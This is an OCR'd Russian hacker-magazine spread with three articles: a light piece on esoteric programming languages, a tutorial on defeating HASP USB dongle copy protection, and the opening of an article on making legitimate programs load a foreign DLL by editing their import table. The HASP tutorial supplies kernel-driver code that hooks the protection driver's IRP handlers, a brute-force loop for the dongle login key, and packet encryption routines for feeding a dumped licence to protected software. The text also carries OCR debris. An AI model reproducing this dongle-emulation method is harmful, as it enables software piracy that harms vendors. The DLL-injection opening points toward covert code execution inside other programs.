Существует такой вид языков как фунгеоидные. Это многомерные языки, в которых структура программы не является линейной. Они достаточно часто не являются Тьюринг-полными, однако в них могут реализовываться принципиально иные способы построения программ, а сами они помогают развить абстрактное мышление.

Самым известным языком этого типа является befunge.

Целью его создания, по утверждению автора, была разработка языка, максимально сложного для компиляции. Синтаксис достаточно сложный, поэтому я не буду приводить его весь, скажу только, что принципиально он схож с brainfuck, однако помимо команд «двигаться вправо и влево» есть еще команды «двигаться вниз и вверх», что делает его полноценно двухмерным языком.

Следующий код реализует бесконечный цикл, что можно понять даже по его внешнему виду.

```
>v
^<
```

А вот так выглядит «hello world»:

```
«hello world» на двумерном, не Тьюринг-полном языке
Befunge-93
>              v
v  ,,,,,"Hello"<
>48*,          v
v,,,,,,"World!"<
>25*,@
```

HQ9++

Некоторые ЭЯП являются исключительно «шутливыми языками», само создание которых было своего рода шуткой, например, язык HQ9+.

Этот язык не является полным по Тьюрингу, и в нем есть только 4 команды, собственно, как следует из названия, это H, Q, 9 и +.

Шутка юмора заключается в том, что первую программу hello world, которую пишут все, начиная изучать новый язык, не всегда просто написать. Например, в ассемблере это может быть весьма нетривиальная задача. В этом же языке команды означают следующее:

- Команда H собственно выводить надпись «Hello world».
- Команда Q вывод исходный код самой программы.
- Команда 9 выводит слова стихотворения «99 бутылок лежало на стене».
- А команда + увеличивает на единицу счетчик, который, правда, нигде более использовать нельзя, потому что команд больше нет.

Язык HQ9++, известный также как «HQ9+ с Классами», является обьектно-ориентированной версией, созданной Девидом Морган-Маром (David Morgan-mar). В ней добавлена новая команда, ++, которая увеличивает счетчик два раза и создает объект. В соответствии с принципом сокрытия информации, доступ к этому объекту невозможен.

Кроме того, существует язык HQ9±, в котором по сравнению с HQ9++ добавлен оператор '-' для проверки правильности программы. Результаты проверки зависят от местонахождения оператора.

Подобных языков, в том числе русских вариантов этого языка, было создано очень много, но говорить о практическом применении данных команд не приходится.

UNLAMBDA

Unlambda является минимизированным функциональным языком, основанным на лямбда-исчислении, в котором существуют лишь семь операторов. Основные операторы: s, k и ` — делают его полным по Тьюрингу. В привычном понимании все функции языка принимают лишь по одному аргументу, однако на практике они применяют так называемый подход карринга. Карринг — это метод преобразования функции от двух аргументов таким образом, чтобы функция принимала аргументы по одному. Если у нас есть функция F (x,y), то мы можем представить, что F(x) — это не значение, а тоже некоторая функция. Таким образом, мы можем применить функцию F(x) к «y» и избавиться от необходимости функции от двух аргументов (главное — помнить, что функция возвращает не значение, а другую функцию).

Основой языка является аппликатор «`», который означает, что необходимо применить следующую за ним функцию.

Функция «.» выводит символ на экран и нужна только для придания языку хотя бы небольшого практического значения.

Функция «i» возвращает следующее за ней значение, например ix вернет x.

Эти три функции, казалось бы, абсолютно бесполезны, однако самое интересное впереди.

Функция «k» принимает два аргумента (методом карринга) и возвращает первый.

Последняя функция «s». У нее уже три аргумента. В итоге функция «```sxyz» применяет функцию «x» к «z», затем «y» к «z», а потом применяет полученные в итоге функции друг к другу.

```
`r```````````.H.e.l.l.o. .w.o.r.l.di
```


Даниил Бершацкий (bepshatsky@gmail.com)

AntiHASP



ЭМУЛИРУЕМ КЛЮЧ АППАРАТНОЙ ЗАЩИТЫ HASP

В этой статье описаны способы обхода аппаратных систем защиты. В качестве примера рассмотрена технология HASP (Hardware Against Software Piracy), разработанная компанией Aladdin Knowledge Systems Ltd. В прошлом данная технология являлась одной из самых популярных аппаратных систем защиты ПО.



ВЗГЛЯНЕМ

Утрируя, можно сказать, что HASP состоит из двух частей: аппаратной и программной. Аппаратная часть — это электронный ключик в виде USB-брелка, PCMCIA-карты, LTP-девайса или вообще внутренней PCI-карты. Установленный софт будет работать только на той машине, в которую воткнут электронный ключ. Собственно, неплохо было бы отучить софт от такой неприятной для кошелька привычки. Программная часть — это драйвера электронного ключа и различный софт, привязывающий электронные ключи с их драйверами непосредственно к защищаемому продукту или к каким-то зашифрованным данным. В статье мы рассмотрим и обойдем защиту, использующую USB-брелок — наверное, наиболее популярный электронный ключ на сегодня.



МЕХАНИЗМ СИСТЕМЫ ЗАЩИТЫ

Сам брелок нас почти не интересует, в отличие от ПО в его комплекте. Для нас наибольший интерес представляет модуль hardlock.sys. Не углубляясь в подробности, отмечу, что этот драйвер отвечает за взаимодействие с аппаратным ключом. Он имеет два объекта устройства, один из которых обладает символьным именем \Device\FNT0. Используя этот объект, защищенное приложение посредством диспетчера ввода-вывода проверяет лицензию на использование данного ПО.

Главным недостатком такой системы защиты является возможность перехвата вызовов диспетчера ввода-вывода и эмулирования аппаратного ключа. Существует также вариант разработки драйвера виртуального ключа, но это гораздо более сложная техническая задача, нежели перехват вызовов. Как тебе известно, модель драйвера описывается в структуре DRIVER_OBJECT при загрузке модуля. Она хранит массив обработчиков сообщений. Причем никто не мешает переписать эти адреса и получить управление, выполнив наш код. Таким образом, можно перехватывать и подменять IRP-пакеты, подставляя лицензионные данные. Другими словами, имея дамп ключа защиты, можно передать его программе, проверяющей верность лицензионных данных! Для эксплуатации другого метода также требуется дамп ключа, но подстановка данных осуществляется иначе, а именно — в программной эмуляции. То есть драйвер защиты сможет обращаться с виртуальным ключом так же, как и с физическим.

ПЕРЕХВАТ И ЭМУЛЯЦИЯ

Как уже отмечалось, идея перехвата состоит в перезаписи обработчиков IRP-пакетов. Для этого необходимо иметь возможность изменять поля структуры DRIVER_OBJECT. К счастью, существует функция IoGetDevicePointer, которая возвращает указатель на объект вершины стека именованных устройств и указатель на соответствующий файловый объект. Вот фрагмент кода функции, устанавливающей ловушку:

```
NTSTATUS HookDevice(LPWSTR lpDevice)
UNICODE_STRING DeviceName;
PDEVICE_OBJECT DeviceObject;
PFILE_OBJECT FileObject;

RtlInitUnicodeString(&DeviceName, lpDevice);
IoGetDeviceObjectPointer(&DeviceName, 1u,
   &FileObject, &DeviceObject);
```

Получив указатель на структуру DEVICE_OBJECT, имеем указа-

тель на DRIVER_OBJECT. Теперь заменим адреса обработчиков и функций выгрузки драйвера на свои:

```
NTSTATUS HookDevice(LPWSTR lpDevice)
gDriverObject = DeviceObject-> DriverObject;

gDeviceControl = gDriverObject-> MajorFunction[
    IRP_MJ_DEVICE_CONTROL];
gDriverObject-> MajorFunction[IRP_MJ_DEVICE_CONTROL] =
    HookDispatch;

gInternalDeviceControl = gDriverObject-> MajorFunction[
    IRP_MJ_INTERNAL_DEVICE_CONTROL];
gDriverObject-> MajorFunction[
    IRP_MJ_INTERNAL_DEVICE_CONTROL] = HookDispatch;

gDriverUnload = gDriverObject->DriverUnload;
gDriverObject->DriverUnload = HookUnload;

ObfDereferenceObject(FileObject);
```

В последней строчке вызывается функция ObfDereferenceObject, которая уменьшает количество ссылок на файловый объект. Это необходимо делать для корректной выгрузки драйвера, чтобы не было утечки ресурсов и аналогичных ошибок. Так как указатель на объект драйвера защиты сохранен, то, чтобы снять ловушку, нужно просто восстановить прежние обработчики IRP-пакетов:


```
void UnhookDevice(void)
gDriverObject-> MajorFunction[IRP_MJ_DEVICE_CONTROL] =
    gDeviceControl;
gDriverObject-> MajorFunction[
    IRP_MJ_INTERNAL_DEVICE_CONTROL] = gInternalDeviceControl;
gDriverObject->DriverUnload = gDriverUnload;
```

Конечно, надо добавить соответствующие проверки на валидность указателей и прочее.Теперь необходимо реализовать правильную выгрузку драйверов. Так как система защиты по каким-либо причинам может закончить свою работу раньше нашего драйвера, то, чтобы избежать краха системы из-за неверных указателей, обработаем это событие в функции HookUnload:

```
void HookUnload(PDRIVER_OBJECT DrvObj)
UnhookDevice();
gDriverUnload(DrvObj);
```


[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VirualHasp\Dump]
"Title"="SomeTitle"
"Owner"="SomeOwner"
"Created"="01.01.2005 00:00"
"Type"=dword:00000001
"Memory"=dword:00000001
"Section"=hex:09,42,45,46,a1,e2,e3,e8
"NetMemory"=hex:03,00,70,00,03,ff,00,00,ff,ff,ff,ff
"Option"=hex:01,01,02,4a,1f,00,00,00,00,00,00,00,00,c9
"Data"=hex:[illegible]
"Struct"= hex:[illegible]

Пример дампа ключа



Утилита WDK в действии. Дополнительная информация об устройстве

Здесь происходит восстановление полей структуры DRIVER_OBJECT, и передается управление на оригинальный код выгрузки драйвера перехваченного устройства. Аналогично поступаем, если наш драйвер завершает работу раньше системы защиты. Только нужно высвободить захваченные ресурсы и не вызывать сохраненный gHookUnload.

ПЕРЕХВАТЧИК

Зная основные принципы простейшего перехвата IRP-пакетов, приступим к реализации пока только самого перехватчика для дальнейшего анализа. Для этого создадим объект драйвера, который содержит символьное имя (например \DosDevices\Hook) и точки входа CREATE, CLOSE, READ.

```
IoCreateDevice(DriverObject, 0, &usDeviceName,
    FILE_DEVICE_NULL, 0, 0, &pDeviceObject);
IoCreateSymbolicLink(&usSymbolicDeviceName, &usDeviceName);
DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverDispatch;
DriverObject->MajorFunction[IRP_MJ_CLOSE] = DriverDispatch;
DriverObject->MajorFunction[IRP_MJ_READ] = DriverDispatch;
DriverObject->DriverUnload = DriverUnload;
```

Это нужно для того, чтобы работать с нашим перехватчиком как с файлом, используя функции CreateFile\ReadFile\CloseHandle. При такой реализации обмена данными между приложением и перехватчиком невозможно сразу же отправить их пользовательской программе, поэтому необходимо создать некоторую структуру для хранения необходимых данных о пойманном пакете. Например односвязный список, как это реализовано мной. Теперь следует определиться, какую информацию нужно буферизировать. Это общая информация о пакете (тип, флаги, прочее) и, конечно, буферы. Также можно добавить время перехвата. При копировании содержимого буферов нужно помнить об их типе, иначе — крах. Забегая вперед, отмечу, что драйвер защиты использует буферизированный ввод-вывод, это немного упрощает код.

```
Код HookDispatch
if (idlTail->IrpData.InputLength) {
    idlTail->InputBuffer = ExAllocatePool(NonPagedPool,
        idlTail->IrpData.InputLength);
    RtlCopyMemory(idlTail->InputBuffer,
        Irp->AssociatedIrp.SystemBuffer,
        idlTail->IrpData.InputLength);
}
```

```
if (IoSL->MajorFunction == IRP_MJ_DEVICE_CONTROL)
    Status = pHookedDriverDispatch[IRP_MJ_DEVICE_CONTROL](
        DeviceObject, Irp);
if (idlTail->IrpData.OutputLength) {
    idlTail->OutputBuffer = ExAllocatePool(NonPagedPool,
        idlTail-> IrpData.OutputLength);
    RtlCopyMemory(idlTail->OutputBuffer, lpBuffer,
        idlTail->IrpData.OutputLength);
}
```

Осталось реализовать чтение из драйвера. Так как пакет содержит буферы, чье содержимое представляет интерес, то размер сообщений заранее неизвестен. Поэтому поступим следующим образом: при первом чтении получаем общую информацию о пакете и размере буферов; при повторном читаем содержимое, удаляем звено из списка пакетов и не забываем про спиновые блокировки для последовательной работы с данными:

Код DriverDispatch

```
Length = IoSL->Parameters.Read.Length;
if (Length == sizeof(IRP_DATA) && idlHead)
    RtlCopyMemory(Irp->UserBuffer, &idlHead->IrpData, Length);
else
if (idlHead && Length == (idlHead-> IrpData.InputLength +
    idlHead-> IrpData.OutputLength))
{
    RtlCopyMemory(Irp->UserBuffer, idlHead-> InputBuffer,
        idlHead->IrpData.InputLength);
    RtlCopyMemory((PVOID)((ULONG)Irp->UserBuffer +
        idlHead->IrpData.InputLength),
        idlHead-> OutputBuffer, idlHead->IrpData.OutputLength);
}
else if (Length == 1 && idlHead)
{
    if (idlHead->InputBuffer)
        ExFreePool(idlHead->InputBuffer);
    if (idlHead->OutputBuffer)
        ExFreePool(idlHead->OutputBuffer);
    idlTemp = idlHead->ldlNext;
    ExFreePool(idlHead);
    idlHead = idlTemp;
    if (!idlTemp)
        idlTail = NULL;
}
```

Когда перехватчик готов, запускаем сначала его, а затем — защищенное приложение с ключами и без. Из полученных логов становится видно, какие управляющие коды посылаются и их результаты. Также можно видеть, что запросы и ответы на два различных кода (9c402450, 9c4024a0) не изменяются. Казалось бы, можно построить табличный эмулятор, но после серии запусков убеждаемся, что это невозможно, так как содержимое буферов различно, и неизвестно, как оно образуется.

Затем возможны несколько вариантов дальнейших действий:

- изучать дебри драйвера защиты;
- воспользоваться информацией самих разработчиков системы.

Оба варианта дают необходимую информацию. Итак, оказывается, содержимое пакетов шифруется публичным симметричным алгоритмом AES (Advanced Encryption Standard). Логичной целью является получение ключа шифрования.


Но если еще больше углубиться в изучение устройства системы защиты, то окажется, что аппаратный ключ имеет уникальный номер и содержит всю необходимую информацию, но для доступа к нему требуются программные ключи.

Поэтому первое, что нужно сделать, это получить ключ. Поставленную задачу может решить обычный брутфорс:

```
unsigned short Key;
unsigned char RefKey[8], VerKey[8];

for (Key = 0; Key <= 0x7fff, Key++) {
    if (!HL_LOGIN(Key, 1, RefKey, VerKey)) {
        HL_LOGOUT();
        Break;
    }
}
```

Перехваченные пакеты без ключа



Перехваченные пакеты с ключом

```
return Key;
```

Далее ключ (MODAD) используется для снятия дампа: тип, идентификатор, порт подключения и так далее. Для этого есть функции, определенные разработчиками. Функции HL_LOGIN, HL_LOGOUT доступны из HASP SDK для разработчиков приложений, защищенных на этой платформе, и имеют следующие прототипы:

```
WORD HL_LOGIN(WORD ModAd, Word Access,
  Byte *RefKey, Byt  *VerKey);
WORD HL_LOGOUT(void);
```

Первая функция служит для открытия сессии работы с ключом защиты посредством драйвера, вторая – завершает сессию. Это прототипы старых версий HASP SDK, но работают они и с новыми типами ключей, так как разработчики обеспечили обратную совместимость.

Новый API мало отличается от старого, и это никак не сказывается на принципе работы брутфорса. Подробную документацию Hasp API, готовые реализации брутфорса и дампера ключей можно найти на диске.

ОБРАБОТЧИК

Теперь есть все необходимое для корректной работы модуля. Осталось реализовать подстановку лицензионной информации. Причем можно перехватывать лишь некоторые IRP-пакеты. Здесь все уже зависит от конкретной версии ключа и защищаемой программы. Дамп ключа лучше не встраивать в драйвер, а загружать динамически из реестра. Лучше основываться на уже готовом перехватчике запросов, так будет проще отладить драйвер, отправляя перехваченные/подставленные пакеты на анализ пользовательскому приложению. Принципиально логика перехватчика будет иметь такой вид:

```
NTSTATUS HookDispatch():
PIO_STACK_LOCATION Stack =
    Irp-> Tail.Overlay.CurrentStackLocation;
ULONG IoControlCode;
if (Stack->MajorFunction == 14) {
    IoControlCode = Stack.DeviceIoControl.IoControlCode;
    if (IoControlCode != 0x9c402458) {
        Return gDeviceControl(DeviceObject, Irp);
    } else {
        Encrypt(Irp->AssociatedIrp.SystemBuffer);
        Crypt(Irp->AssociatedIrp.SystemBuffer, Key, DumpMemory);
    }
}
return STATUS_FAILED;
```

Пакет запроса к драйверу находится в криптованном виде, поэтому для доступа к его содержимому требуется расшифровать, а затем зашифровать. Возникает вопрос: каким алгоритмом и каким ключом выполнено шифрование? Покопавшись в исходниках от создателей системы, можно получить следующий первичный алгоритм шифрования пакета:

```
Код Encrypt()
void Encrypt(BYTE * Buffer)
{
    WORD Seed = *((WORD*)Buffer + 0x5e);
    WORD Ver = *((WORD*)Buffer + 0xba);

    if (Ver) {
        for (int i = 0; i < 0xB9; i++) {
            *(WORD*)(Buffer + i) += Seed;
            Seed = (Seed >> 15) | (Seed << 1);
            Seed -= *(WORD*)(Buffer + i) ^ i;
        }

        for (int i = 0xBE; i < 0xFF; i++) {
            *(WORD*)(Buffer + i) -= Seed;
            Seed = (Seed >> 15) | (Seed << 1);
            Seed += *(WORD*)(Buffer + i) ^ i;
        }

        *((WORD*)Buffer + 0xba) = Seed;
    }
}
```

Видно, что алгоритм гораздо сложнее, чем обычный сдвиг и исключающее «или». А вот алгоритм дешифрования:

```
Код Decrypt()
void Decrypt(BYTE* Buffer)
{
    WORD Seed = *((WORD*)Buffer + 0x5e);
    WORD Ver = *((WORD*)Buffer + 0xba);

    if (Ver) {
        for (int i = 0xFE; i > 0xBD; i--)  {
            Seed -= *(WORD*)(Buffer + i) ^ i;
            Seed = (Seed << 15) | (Seed >> 1);
            *(WORD*)(Buffer + i) += Seed;
        }

        for (int i = 0xB8; i >= 0; i--) {
            Seed += *(WORD*)(Buffer + i) ^ i;
            Seed = (Seed << 15) | (Seed >> 1);
            *(WORD*)(Buffer + i) -= Seed;
        }


        *((WORD*)Buffer + 0xba) = Seed;
    }
}
```

Затем следует еще один этап преобразования данных, более сложный и уже полностью зависящий от структуры запроса. Тут не обойтись без дизассемблера, придется покопаться в бине и позаимствовать немного кода у создателей. Это непросто, так как код драйвера защиты сильно обфусцирован, но он не отличается разнообразием уловок. Достаточно будет декомпилировать драйвер не полностью, а только лишь некоторые кусочки кода.

В заключение отмечу, что построение табличного эмулятора, основанного на перехвате DeviceIoControl, — достаточно трудная задача. Но такой принцип эмулятора можно использовать и на другом уровне взаимодействия: создать виртуальную USB-шину.

ЗАКЛЮЧЕНИЕ

Это не единственный способ избавиться от системы защиты. Существуют и другие, более совершенные методы. Изложенные в статье принципы можно использовать и для анализа работы драйверов, перехватывая IRP-пакеты. Таким образом можно добавить неплохой инструмент в свой сделанный на коленке набор. Удачи!



Принцип работы эмулятора

deeonis (deeonis@gmail.com)



DLL-хард-кодинг

ВНЕДРЯЕМ СВОЮ DLL В ЧУЖУЮ ПРОГРАММУ

Чтобы запустить свой код, не обязательно компилировать его в exe-файл и ждать, когда юзер кликнет по нему в проводнике. Не обязательно его добавлять и в автозагрузку Windows или ковыряться в системном реестре в поисках скрытых возможностей по запуску бинарника. Можно поступить гораздо хитрее и красивее, заставив абсолютно легальные программы выполнять любое наше запрограммированное желание при каждом своем запуске.

WWW

• Формат исполняемых файлов Portable-Executables (PE): emanual.ru/download/www.eManual.ru_1298.html;
• хорошо написано о таблице импорта: rsdn.ru/article/baseserv/peloader.xml.

INFO


• Hiew — must have для всех, кто работает с PE-файлами: hiew.ru;
• PETools — неплохая тулза для работы с исполняемыми файлами: petools.org.ru/petools.shtml.

Как ты знаешь, основными типами файлов, которые служат для выполнения программного кода, в ОС Windows являются EXE и DLL. Первые — это абсолютно самостоятельные программы, которые любой пользователь может запустить и посмотреть, что будет. Вторые — динамические библиотеки, которые изначально создавались для экономии памяти за счет того, что существовали в этой памяти в единственном экземпляре. Все программы используют dynamic-link library, а точнее — функции, экспортируемые этими библиотеками. Разнообразный софт использует как системные DLL типа kernel32.dll или user32.dll, так и свои собственные. Чтобы воспользоваться функциями, которые предоставляет библиотека, программист должен импортировать их. Это можно сделать двумя способами.

КАК РАБОТАЕТ ИМПОРТ

Для импорта каких-либо функций используется связывание основного модуля программы с DLL, которая предоставляет эти функции. Связывание бывает двух видов: статическое или динамическое. Иначе говоря, на этапе компиляции или во время выполнения. Динамическое связывание выполняет сам программист. Для этого он должен написать несколько строк кода и вызвать пару API-функций, таких как LoadLibrary и GetProcAddress. Дело это достаточно хлопотное, так как функций очень много, а кодер — один. Поэтому в основном используется связывание на этапе компиляции.

При статическом связывании загрузчик PE-файлов (то есть кусок винды, ответственный за запуск exe'шников) определяет нужные для работы программы DLL, проецирует их в адресное пространство создаваемого процесса и находит адреса импортируемых функций. Но чтобы все это произошло, компановщик исполняемых файлов должен создать в бинарнике особую структуру под незатейливым названием



Импорт notepad.exe в PETools

«таблица импорта». В этой структуре содержится информация о том, какие функции и из каких DLL используются в программе. Именно на основе таблицы импорта загрузчик исполняемых файлов Windows принимает решения: какие динамические библиотеки подгружать в память программы, а какие — нет.

Логично предположить, что для загрузки своей собственной DLL достаточно лишь немного подправить таблицу импорта, благо ее формат хорошо документирован. Но прежде чем заняться непосредственно кодингом, давай поподробнее разберемся в структуре PE-файла и узнаем, как добраться до этой таблицы.

PE-ФОРМАТ И ТАБЛИЦА ИМПОРТА

Любой исполняемый файл Windows имеет DOS Header. Он находится в самом начале файла и первое его поле e_magic по смещению 00h должно содержать число 5A4Dh (IMAGE_DOS_SIGNATURE) или, говоря на человеческом языке, латинские буквы «MZ». Поле e_lfanew все той же структуры IMAGE_DOS_HEADER хранит смещение на PE-заголовок файла. Структуру, описывающую этот заголовок, можно найти в файле winnt.h под названием IMAGE_NT_HEADERS. Первое ее поле это DWORD Signature, которое должно содержать число 4550h или, иначе, «PE». Таким образом, перед началом работы с файлом нам нужно проверить наличие в нем по нужным смещениям сигнатур MZ и PE, чтобы убедиться, что перед нами действительно PE-файл.

Проверка принадлежности файла к PE-формату

```
BYTE *buff = new BYTE[file_size];


// …читаем PE-файл в переменную buff...

if ((PIMAGE_DOS_HEADER)buff)->e_magic == IMAGE_DOS_SIGNA-
TURE)
{
    PIMAGE_NT_HEADERS nth = (PIMAGE_NT_HEADERS)((DWORD)
        ((PIMAGE_DOS_HEADER)buff)->e_lfanew) + (DWORD)buff);
    if (nth->Signature == IMAGE_NT_SIGNATURE)
        // Ты не ошибся, это PE-файл
    else
        // Oops!!!
}
```

